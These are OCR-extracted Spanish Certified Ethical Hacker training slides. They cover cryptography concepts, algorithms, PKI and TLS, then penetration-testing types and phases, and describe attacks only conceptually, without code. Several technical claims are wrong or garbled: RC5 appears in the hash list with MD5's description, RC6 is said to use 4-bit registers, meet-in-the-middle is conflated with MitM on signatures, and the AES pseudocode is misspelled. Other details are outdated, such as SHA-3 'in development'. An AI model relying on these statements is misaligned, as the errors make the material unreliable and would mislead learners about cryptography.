
- Detecta ejecución de código en la pila, heap por defecto, heap dinámico, memoria virtual y segmentos de datos.
- Termina las aplicación si un BoF fue detectado.

Test de Intrusión para BoF

Está diseñado en la presunción de que la aplicación resultara en bloqueo del sistema o comportamiento extraordinario cuando es suministrado con especificadores de tipo de formato y cadenas de entrada que son más largas que las esperadas.

Para esto, el Penetration Tester debe entender como funciona un ataque BoF. Entender lenguajes de programación como C/C++, ensamblador y lenguaje máquina. Competencia en el uso de debuggers, desensambladores y fuzzers.

CEH Julio Iglesias Pérez



C|EH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

19. Criptografía

Certified Ethical Hacker

C|EH Julio Iglesias Sánchez

Conceptos

- La criptografía (del griego κρύπτω krypto, «oculto», y γράφω graphos, «escribir», literalmente «escritura oculta») es el arte o ciencia de cifrar y descifrar información medíante técnicas especiales y se emplea frecuentemente para permitir un intercambio de mensajes que sólo puedan ser leidos por personas a las que van dirigidos y que poseen los medios para descifrarlos.

Conceptos

El cifrado es un procedimiento algorítmico (fórmulas matemáticas) mediante el cual se transforma un flujo de datos en contenido no legible, pudiendo recuperar su legibilidad al ser descifrado con la llave correcta.

C|EH Julio Iglesias Perez

Conceptos


- **Cifrado de flujo (stream cipher):** Los cifradores de flujo son algoritmos de cifrado que pueden realizar el cifrado incrementalmente, convirtiendo el texto en claro en texto cifrado bit a bit. Esto se logra construyendo un generador de flujo de clave. Un flujo de clave es una secuencia de bits de tamaño arbitrario que puede emplearse para oscurecer los contenidos de un flujo de datos combinando el flujo de clave con el flujo de datos mediante la función XOR. Si el flujo de clave es seguro, el flujo de datos cifrados también lo será.

Conceptos

- **Cifrado de bloque:** Los bits de datos se dividen en bloques y se introduce en el sistema de cifrado. Cada bloque de datos (usualmente 64 bits a la vez) es encriptado con la llave y el algoritmo.
- Estos cifrados utilizan métodos como sustitución y transposición en algoritmos, y son considerados más lentos y simples que los cifrados de flujo.

Criptografía simétrica

(Clave sereta, clave compartida y clave privada) utiliza la misma clave para cifrar y descifrar la información.



CIEH Julio Iglesias Pérez

Algunos algoritmos simétricos

- DES: Un cifrado de bloque que utiliza una llave de 56 bits (con 8 bits reservados para paridad). Debido al pequeño tamaño de su llave, este estándar se volvió obsoleto y no es considerado un algoritmo muy seguro.
- 3DES: Un cifrado de bloque que utiliza una lave de 168 bits. 3DES puede utilizar hasta tres llaves en un método de encriptación múltiple. Es más efectivo que DES, pero mucho más lento.
- AES (Advanced Encryption Standard): Un cifrado de bloque que utiliza una clave de 128, 192 o 256 bits, y remplaza efectivamente DES. Es mucho más rápido que DES o 3DES.
- IDEA (International Data Encryption Algorithm): Un cifrado de bloque que utiliza una llave de 128 bits, fue diseñado para remplazar a DES. IDEA fue patentado y utilizado principalmente en Europa.

Pseudocódigo AES

```
Cipher (bute in [4*NB], byte out[4*NB], word w[Nb*(Nr+1)])
begin
byte state[4,Nb]
state = in
AddRoundKey(state, w)
for round = 1 step 1 to Nr-1
            SubButes(state)
            ShiftRows(state)
            MixColumns(state)
            AddRoundKey(state, w+round*Nb)
end for
SubButes(state)
ShiftRows(state)
AddRoundKey(state, w+Nr*Nb)
out = state
end
```

©IEH Julio Iglesias Perez

Más algoritmos simétricos

- Twofish: Cifrado de bloque que utiliza llaves de hasta 256 bits.
- Blowfish: Cifrado de bloque, remplazado por AES, utiliza un bloque de 64 bits de tamaño y llaves desde 32 hasta 448 bits. Blowfish es considerado de dominio público.

C|EH Julio Ignacio Alvarez

Rivest Cipher

- RC (Rivest Cipher): Abarca varias versiones. Es un cifrado de bloque que utiliza llaves de hasta 2040 bits.
- RC4: Una llave variable de tamaño corriente con operaciones orientadas en bytes, y está basada en el uso de permutaciones aleatorias.
- RC5: Es un algoritmo parametrizado con un bloque de tamaño variable, una llave de tamaño variable y con número de rondas variables. El tamaño de la clave es de 128 bits.
- RC6: Agrega dos características a RC5; la inclusión de multiplicación entera, y el uso de cuatro registros de 4 bits en vez de los dos registros de 2 bits de RC5.

CEH Julio Gallegos

Criptografía asimétrica

(Clave pública) utiliza distintas claves para cifrar y descifrar la información.


Estas claves son conocidas como claves privadas y públicas.

Recordar siempre esta regla:

La clave pública cifra.

La clave privada descifra.

C|EH Julio Iglesias Pérez



Algunos algoritmos asimétricos

- Diffie-Hellman: Desarrollado para utilizarse como protocolo de intercambio. Diffie-Hellman es utilizado en Secure Sockets Layer (SSL) y en cifrado IPSec. Puede ser vulnerable a ataques Man-in-the-Middle.
- Elliptic Curve Cryptosystem (ECC): Utiliza puntos de una curva elíptica, en conjunto con problemas logarítmicos, para cifrado y firma. Utiliza menos poder de procesamiento que otros métodos, convirtiéndolo en una buena elección para dispositivos móviles.

Algunos otros

- El Gamal: No está basado en la factorización de números primos, este método utiliza la solución de los problemas del logaritmo discreto para el cifrado y firmas digitales.
- RSA: Un algoritmo de cifrado fuerte que se logra mediante el uso de dos números primos grandes. Factorizando estos números se crean llaves de hasta 4096 bits. RSA puede ser utilizado para el cifrado y firmas digitales, y es la norma moderna de facto.

Función HASH

Es una función matemática unidireccional que toma una entrada y produce una cadena que tiene una entrada y produce típicamente una cadena longitud fija, o hash, basado en la disposición de los bits de los datos en la entrada.

C|EH Julio Iglesias Pérez

Algunos algoritmos HASH

- RC5: Es un algoritmo parametrizado con un bloque de tamaño variable, una llave de tamaño variable y con número de rondas variables. El tamaño de la clave es de 128 bits. Es obsoleto debido a algunas fallas en el algoritmo (U.S. CERT, Agosto 2010). Actualmente sigue siendo utilizado para la verificación de archivos descargados y en algunos casos para almacenar contraseñas.
- SHA1: Produce un valor de salida de 160 bits desde un mensaje con un tamaño máximo de (2 elevado a 64, menos 1) bits, se asemeja al algoritmo MD5.
- SHA2: Es una familia de dos funciones hash similares, con tamaños distintos de bloques, produce salidas de 224, 256, 384 y 512 bits.
- SHA3: Está aún en desarrollo.

¿Qué es Secure Shell?

- Comunicación Remota: Es el remplazo a Telnet y las utilidades "r" de Berkeley (rlogin, rsh, rcp, y rdist).
- Canal seguro: Provee un canal encriptado para el inicio de sesión remoto, ejecución de comandos y transferencia de archivos.
- Autenticación fuerte: Provee una autenticación de usuario y host a host fuerte, y asegura la comunicación sobre un internet inseguro.

CIEH Julio Ignacio Perez

Public Key Infraestructure

- Es un conjunto de hardware, software, personas, directivas y procedimientos requeridos para crear, administrar, distribuir, utilizar, almacenar y revocar certificados digitales.

C|EH Julio Iglesias Pérez

Componentes de un PKI

- Un sistema de administración de certificados para la generación, distribución, almacenamiento, y verificación de certificados.
- Uno o más directorios donde los certificados (y sus llaves públicas) están.
- Una Autoridad de Registro (RA) que actúa como un verificador de la Autoridad de Certificación.
- Autoridad de Certificación (CA) emite y verifica los certificados digitales.

CEH Julio Iglesias

Autoridades de Certificación

- COMODO.
- THAWTE.
- VeriSign.
- Entrust.

C|EH Julio Iglesias Pérez

Firma de correo

Firma Digital

- Utiliza criptografía asimétrica para simular las propiedades de seguridad de una firma en digital en vez de una forma de escritura.
- Los esquemas de firma digital incluye dos algoritmos, una clave privada para firmar el mensaje y una clave pública para verificar las firmas.

CIFH Julio Iglesias Pérez

Secure Socket Layer

- Es un protocolo de la capa de aplicación desarrollado por Netscape para administrar la seguridad de la transmisión de un mensaje por Internet.
- Utiliza la encriptación asimétrica RSA (clave pública) para cifrar los datos transferidos sobre una conexión SSL.

C|EH Julio Iglesias Pérez

Transport Layer Security (TLS)

Es un protocolo para establecer una conexión segura entre un cliente y un servidor y asegurar la privacidad y la integridad de la información durante la transmisión.

Utiliza el algoritmo RSA con 1024 y 2048 bits de fortaleza.

- TLS Record Protocol: Provee una conexión segura con algún método de encriptación como DES.
- TLS Handshake Protocol: Permite al cliente y servidor autentificarse mutuamente y transferir un algoritmo de encriptación y claves criptográficas antes del intercambio de datos.

Cifrado de disco

- Confidencialidad: La encriptación de disco es utilizada para proteger la confidencialidad de los datos almacenados en el disco. Volúmenes ocultos, Passphrase, Estenografía, Privacidad.
- Encriptación: Trabaja de manera similar que la encriptación de los mensajes de texto y protege los datos incluso cuando el S.O. no está activo. Encriptación de volumen.
- Protección: Con el uso de un programa de encriptación en su disco, se puede salvaguardar la información que se guardará en un disco y mantenerla segura si caen en las manos equivocadas.
- Herramientas de cifrado de disco: TrueCrypt, etc.

CIEH Julio Iglesias Perez

Ataques de criptografía

- Ataque Known-plaintex: La meta del atacante es descubrir la clave utilizada para cifrar el mensaje así los otros mensajes pueden ser descifrados y leídos.

- Chosen-plaintext: El atacante define su propio texto plano, alimenta el sistema de cifrado, y analiza el resultado del texto cifrado.

- Ataque Ciphertext only: La meta del atacante es descubrir el texto plano de los mensajes calculando la clave utilizada en el proceso de encriptación.

CIEH Julio Iglesias Perez

Ataques de criptografía

- Ataque Chosen Ciphertext: El atacante puede elegir el texto cifrado para que sea descifrado y tenga acceso al texto plano descifrado resultante.
- Ataque Chosen-key: Una generalización del ataque chosen-text.
- Ataque Timing: Está basado en medición repetida de los tiempos de ejecución exactos de operaciones exponenciales modulares.

CEH Julio Iglesias Pérez

Ataques de criptografía

- Ataque Adaptive chosen-plaintext: El atacante utiliza esta técnica cuando tiene libre uso de una pieza de hardware de descifrado, pero no puede extraer la clave de encriptación de él.

- Ataque Rubber hose: Extracción de secretos criptográficos (ej: la contraseña de un archivo encriptado) desde una persona coerción o tortura.

CEH Iuvia Iglesias Ruiz

Metodologías Code Breaking

- Artimañas y engaños: Implica el uso de técnicas de ingeniería social para extraer las claves criptográficas.
- Fuerza bruta: Las claves criptográficas son descubiertas intentando todas las combinaciones posibles.
- One-time Pad: Contiene muchos grupos de letras no repetidas o números de claves, que son elegidas de manera aleatoria.
- Análisis de frecuencia: Es el estudio de la frecuencia de las letras o grupos de letras en un texto cifrado. Trabaja en el hecho de que en cualquier tramo determinado o lenguaje escrito, ciertas letras y combinaciones de letras ocurren con frecuencias variables.

CEH Julio Iglesias Pérez

Ataque de Fuerza Bruta

- Intentando un número largo de posibilidades hasta dar con la clave correcta.
- El éxito de este ataque depende del tamaño de la clave, el tiempo y los mecanismos de seguridad.
- Es un proceso que consume muchos recursos y tiempo.

CEH Julio Ignacio Perez

Ataque MitM en esquemas de firma digital.

- Rompe un cifrado en dos partes, trabaja contra cada una de ellas separadamente y compara resultados.
- Puede ser utilizado para falsificar firmas en esquemas de firma digital mixtos, y toma menos tiempo que un ataque exhaustivo.
- El ataque trabaja cifrando desde un extremo y descifrando en el otro, así cumpliendo en el medio.

C|EH Julio Iglesias Perez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

20. Test de Intrusión

Certified Ethical Hacker

C|EH Julio Iglesias

Conceptos

Introducción a Test de Intrusión.

Un Test de intrusión simula métodos que los intrusos utilizan para obtener acceso no autorizado a los sistemas en red de una organización y luego los compromete.

En el contexto de PenTest, el tester es limitado por recursos, es decir el tiempo, recursos especializados y acceso al equipamiento; como se indica en el acuerdo de penetración.

La mayoría de ataques siguen un acercamiento común a penetrar un sistema.

CEH Julio Iglesias Pérez

hacker
Julio Iglesias Pérez
C|EH

Evaluaciones de Seguridad

Cada organización utiliza distintos tipos de evaluaciones de seguridad para validar el nivel de seguridad de los recursos de su red.

Categorías de evaluaciones de Seguridad:

- Auditorías de seguridad.
- Evaluaciones de vulnerabilidades.
- Test de Intrusión.

Cada una de las evaluaciones requiere personas con distintas habilidades.

CIEH Julio Iglesias Perez

Evaluaciones de Seguridad

1. Escaneo de Red: Escanea la red en búsqueda de todas las debilidades de seguridad.

2. Herramientas de escaneo: Las herramientas buscan segmentos para dispositivos IP habilitados y enumerar los sistemas, S.O., y aplicaciones.

CEH Iuno Iglesias Perez

Evaluaciones de Seguridad

3. Errores de seguridad: Adicionalmente, los escaners de vulnerabilidad pueden identificar errores de configuración de seguridad comunes.

4. Prueba de Sistemas y Red: Los Escáneres de vulnerabilidad pueden probar los sistemas y dispositivos de red y determinar su exposición a ataques comunes.

CIFP Julio Iglesias Perez

Limitaciones de las evaluaciones de vulnerabilidad

1. El software es limitado a su habilidad para detectar vulnerabilidades en un punto dado en el tiempo.
2. Debe ser actualizado cuando hay nuevas vulnerabilidades.
3. Esto puede influenciar la evaluación.
4. La metodología utilizada como la diversidad de paquetes de detección de vulnerabilidades, evalúa la seguridad de manera diferente.

CIEH Guillo Iglesias Pérez

Test de Intrusión

Un test de intrusión que no es completamente realizado de manera profesional, puede resultar en pérdida de servicios y ruptura de la continuidad del negocio. Evalúa el modelo de seguridad de la organización como un todo. Revela las consecuencias potenciales de si un atacante real ataca la red. Un Penetration Tester es diferenciado de un atacante solo por su intención y su falta de malicia.

¿Por qué Test de Intrusión?

- Identificar amenazas en los bienes de la organización.
- Reduce costos de seguridad IT y provee una mejor ROSI (Return On IT Security Investment).
- Provee una organización con garantía y una evaluación comprensiva de la seguridad organizativa cubriendo políticas, procedimientos, diseño e implementación.
- Gana y mantiene una regulación de la industria (BS7799, HIPAA, etc.).

¿Por qué Test de Intrusión?

- Adopta las mejores prácticas en conformidad con la ley y regulaciones de la industria.
- Valida la eficiencia de la protección y controles de seguridad.
- Enfatiza en problemas de seguridad a nivel de aplicación.
- Provee un acercamiento comprensivo de pasos de preparación que pueden ser tomados para prevenir explotaciones venideras.

CEH Julio Iglesias Pérez

¿Por qué Test de Intrusión?

- Evalúa la eficiencia de los dispositivos de seguridad de la red como firewall, routers, servidores web.
- Para cambiar o actualizar una infraestructura o software, hardware o diseño de red existentes.

C|EH Julio Iglesias Perez

¿Qué debe ser testeado?

Una organización debe conducir una operación de evaluación de riesgos antes del test de intrusión que ayudarán a identificar los temas principales como:

- Falla en las comunicaciones, comercio electrónico y pérdida de información confidencial.
- Sistemas de frente público, sitios web, gateways de correo, plataformas de acceso remoto.
- Correo, DNS, firewall, contraseñas, FTP, IIS, servidores Web.

¿Qué es lo que hace bueno a un Test de Intrusión?

- Establecer los parámetros para el test, como objetivos, limitaciones y procedimientos de justificación.
- Contratar profesionales con experiencia y habilidades para realizar el test.
- Elegir un conjunto adecuado de pruebas para que haya un balance de costo-beneficio.

C|EH Julio Iglesias Pérez

¿Qué es lo que hace bueno a un Test de Intrusión?

- Seguir una metodología con una planeación y documentación apropiada.
- Documentar los resultados cuidadosamente y hacerlo comprensible para el cliente.
- Declarar los riesgos potenciales y resultados de manera clara en el reporte final.

C|EH Julio Iglesias Pérez

Retorno de Inversión (ROI) de un PenTest

- Las compañías invertirán el PenTest solo si tienen un conocimiento apropiado de sus beneficios.
- Gastos y ganancias.
- Ayudan a identificar, entender y direccionar las vulnerabilidades, lo cual les ahora mucho dinero, resultando en un ROI.
- Proceso crítico para el éxito.

CIEH Julio Iglesias Perez

Puntos de prueba

- Las organizaciones tienen que llegar a un consenso en el grado de qué información puede ser divulgada al equipo de test, para determinar el punto de partida del Test de Intrusión.
- Proveer al equipo de penetración con información adicional les puede dar una ventaja no realista.
- Similarmente, se necesita determinar el grado de qué vulnerabilidades necesitan ser explotadas sin cortar servicios críticos.

CEH Julio Iglesias

Ubicaciones del Test

1. El equipo de penetración debe elegir si realizar el test remotamente o en sitio.
2. Una evaluación remota simulará un ataque de un hacker externo. Sin embargo, esto perderá la evaluación interna.
3. Una evaluación en sitio puede ser cara y tal vez no pueda simular un ataque externo exacto.

C|EH Julio Ignacio Gómez

Tipos de PenTesting

1. Externo: Implica análisis de la información pública disponible, una fase de enumeración de la red, y el comportamiento de los dispositivos de seguridad analizados.

C|EH Julio Iglesias Pérez

Tipos de PenTesting

2. Interno: Será realizado desde un número de puntos de acceso de la red, representando cada segmento lógico y físico.
   - Black-hat testing/zero-knowledge testing.
   - Gray-hat testing/partial-knowledge testing.
   - White-hat testing/complete-knowledge testing.
   - Announced testing.
   - Unannounced testing.

C|EH Julio Iglesias Perez

Test de Intrusión Externo

Implica un análisis comprensivo de la información públicamente disponible acerca del objetivo como ser: Servidores Web, de correo, Firewalls, Routers.

1. Este es un acercamiento tradicional a un Pen Test.
2. El test está enfocado a los servidores, infraestructura y software que comprende el objetivo.
3. Puede ser realizado sin conocimiento del sitio (black box).
4. Revelación total de la topología y ambiente (crystal/white box).

CEH Julio Iglesias Pérez

Evaluación de Seguridad Interna

- El test será realizado desde un número de AP de red, representando cada segmento lógico y físico.
- Por ejemplo, esto puede incluir niveles y DMZs dentro del ambiente, la red corporativa o conexiones de compañías socias.
- Una evaluación de red interna sigue una metodología similar al test externo, pero provee una visión más completa de la seguridad del sitio.

CIEH Julio Iglesias Perez

Test de Intrusión Black-box

- Sin conocimiento previo de la infraestructura que será sometida a pruebas. Solo se dará el nombre de la compañía.
- El que hará el test deberá recopilar y buscar de manera extensiva la información. Este simula el proceso de un hacker real.
- Toma considerablemente mucha cantidad de tiempo. Consumo de tiempo y tipo de test caro.

Test de Intrusión Gray-box

- El que hace el test usualmente tiene conocimiento limitado de la información.
- Realiza una evaluación y pruebas de seguridad internas.
- Enfoques para las pruebas de vulnerabilidad de la seguridad de las aplicaciones, las que pueden encontrar y explotar los hackers.
- Generalmente realizada cuando un tester inicia un test black box en sistemas bien protegidos y encuentra que necesita tener un poco mas de conocimiento para realizar una revisión exhaustiva.

CEH Julio Iglesias Perez

Test de intrusión White-box

- Completo conocimiento de la infraestructura en donde se realizará el test.
- Esto simula el proceso de los empleados de la compañía.
- La información es provista como: infraestructura de la compañía, tipo de red, implementaciones de seguridad actuales, direcciones IP / Firewall / Detalles IDS, políticas hacer y no hacer de la empresa.

CEH Julio Iglesias Perez

Test Anunciado/No anunciado

Test anunciado: Comprometer el sistema en el cliente con toda la cooperación y conocimiento del staff IT.

- Examinar la seguridad existente en la infraestructura en búsqueda de posibles vulnerabilidades.
- Implica la cooperación del staff IT en los equipos de intrusión para realizar auditorías.

CEH - Julio Iglesias Perez

Test Anunciado/No anunciado

Test No Anunciado.

- Es un intento de comprometer los sistemas en las redes de los clientes sin previo conocimiento por parte del personal de seguridad IT.
- Solo la alta administración tiene el conocimiento de estos tests.
- Examina la seguridad de infraestructura y sensibilidad del staff IT.

CEH Julio Iglesias Sánchez

Test Anunciado/No anunciado

Test automatizado

- - Como con los escáneres de vulnerabilidad, puede haber falsos negativos, o peor, falsos positivos.
- Estos tests ahorran tiempo y gastos sobre los de término prolongado, sin embargo, no puede remplazar a un profesional con experiencia en la seguridad.

CEH Julio Iglesias Pérez

Test Anunciado/No anunciado

- Con el test automatizado, no existe un ámbito para ningún elemento de la arquitectura que será testeado.
- Las herramientas tienen una curva de aprendizaje muy grande

C|EH Julio Ignacio Perez

Test Anunciado/No anunciado

Test manual

- Es la mejor opción, la organización puede optar por la experiencia del profesional de seguridad.
- El objetivo del profesional es evaluar la postura de seguridad de una organización desde la perspectiva de un atacante.
- Un acercamiento manual requiere planeamiento, diseño del test, programación y documentación diligente (aprovechada) para capturar los resultados del proceso del testing.

Técnicas PenTesting

Técnicas comunes

- Investigación pasiva: Utilizada para obtener toda la información acerca de las configuraciones del sistema de la organización.
- Monitoreo Open Source: Facilita a la organización a tomar los pasos necesarios para asegurarse su confidencialidad e integridad.

Técnicas PenTesting

- Manejo de red y fingerprinting de S.O.: Utilizado para tener una idea de la configuración de la red a ser testeada.
- Spoofing: Es el acto de utilizar un equipo para pretender ser otro. Es utilizado tanto para los tests internos como externos.
- Sniffing de Red: Utilizado para capturar los datos y su viaje a través de la red.

CEH Julio Ignacio Pérez

Técnicas PenTesting

- Ataques troyanos: Códigos o programas maliciosos que usualmente son enviados a la red como archivos adjuntos de correo o transferidos mediante mensajería.
- Ataque de fuerza bruta: Es el método de cracking más común. Puede sobrecargar un sistema y posiblemente detener sus solicitudes legales.

Técnicas PenTesting

- Escaneo de vulnerabilidades: Es un examen comprensivo de las áreas del objetivo de una infraestructura de la red de la organización.
- Análisis de escenario: Es la fase final, haciendo evaluación de seguridad de las vulnerabilidades mucho más precisa.

C|EH Julio Iglesias Perez

Técnicas PenTesting

Utilizando información de nombre de dominio DNS y dirección IP.

1. La información DNS obtenida sobre la red objetivo puede ser utilizada para mapear la red de la organización.
2. El bloque IP de una organización puede ser discernido para buscar el nombre de dominio e información personal sobre el contacto.
3. El registro DNS también provee información de valor relacionada al S.O. o aplicaciones que están siendo ejecutadas en el servidor.

CEH Julio Iglesias Perez

Técnicas PenTesting

Enumerando información sobre Hosts en las redes Públicamente disponibles

- Los rastreadores de sitios web pueden replicar los sitios completos
- Adicionalmente, el esfuerzo puede proveer subredes filtradas y una lista comprensiva de los tipos de tráfico que están permitidos dentro y fuera de la red.

CEH Julio Iglesias Suarez

Técnicas PenTesting

- La enumeración puede ser realizada por herramientas de escaneo de puertos, protocolos IP, y la escucha de puertos TCP/UDP.
- El equipo de testeo puede visualizar un diagrama detallado de la red que puede ser accedido públicamente.

C|EH Julio Iglesias Pérez

Fases del Test de Intrusión

- Fase previa al ataque.
- Fase de ataque.
- Fase post ataque.

C|EH Julio Iglesias Pérez

Fase previa al ataque

- Aborda el modo del ataque.
- Localizar, obtener información, identificar y registrar la información.
- Formular un plan de ataque.
- Dos tipos de reconocimiento
  - Pasivo: Recolectar información del objetivo desde los recursos accesibles públicamente.
  - Activo: Obtener información a través de redes sociales, visitas en sitio, entrevistas y cuestionarios.

CEH Julio Iglesias Perez

Fase previa al ataque

Información recibida en esta fase:

- Inteligencia competitiva.
- Información de registro de red.
- Información DNS y servidor de correo.
- Información de los S.O.
- Información de usuario.
- Conexiones análogas.

CEH Julio Iglesias Pérez

Fase previa al ataque

- Información de contacto.
- Ubicación física y lógica de la organización.
- Qué rango de productos y ofertas de servicios de la compañía están disponibles online.
- Cualquier otra información que sea potencial de explotación.

CEH - Julio Iglesias Pérez

Fase de ataque

- Penetrar el perímetro.
- Adquirir el blanco.
- Ejecutar, implantar, extraer.
- Escalar privilegios.

C|EH Julio Iglesias Pérez

Fase de ataque

Actividad: Testeo del perímetro

- Evaluar reportes de error y administración de error con sondeo ICMP.
- Revisar las listas de control de acceso.
- Medir el umbral para DoS intentando conexiones TCP persistentes, evaluando las conexiones TCP transitorias, e intentando escuchar las conexiones UDP.

©IFP Julio Iglesias Perez

Fase de ataque

- Evaluar las reglas de filtrado de protocolo intentando conexiones utilizando varios protocolos como SSH, FTP y Telnet.
- Evaluar la capacidad del IDS saltando contenido malicioso (como URLs malformados) y escaneando el objetivo varias veces.
- Examinar la respuesta del sistema de seguridad del perímetro al servidor Web utilizando múltiples métodos como POST, DELETE y COPY.

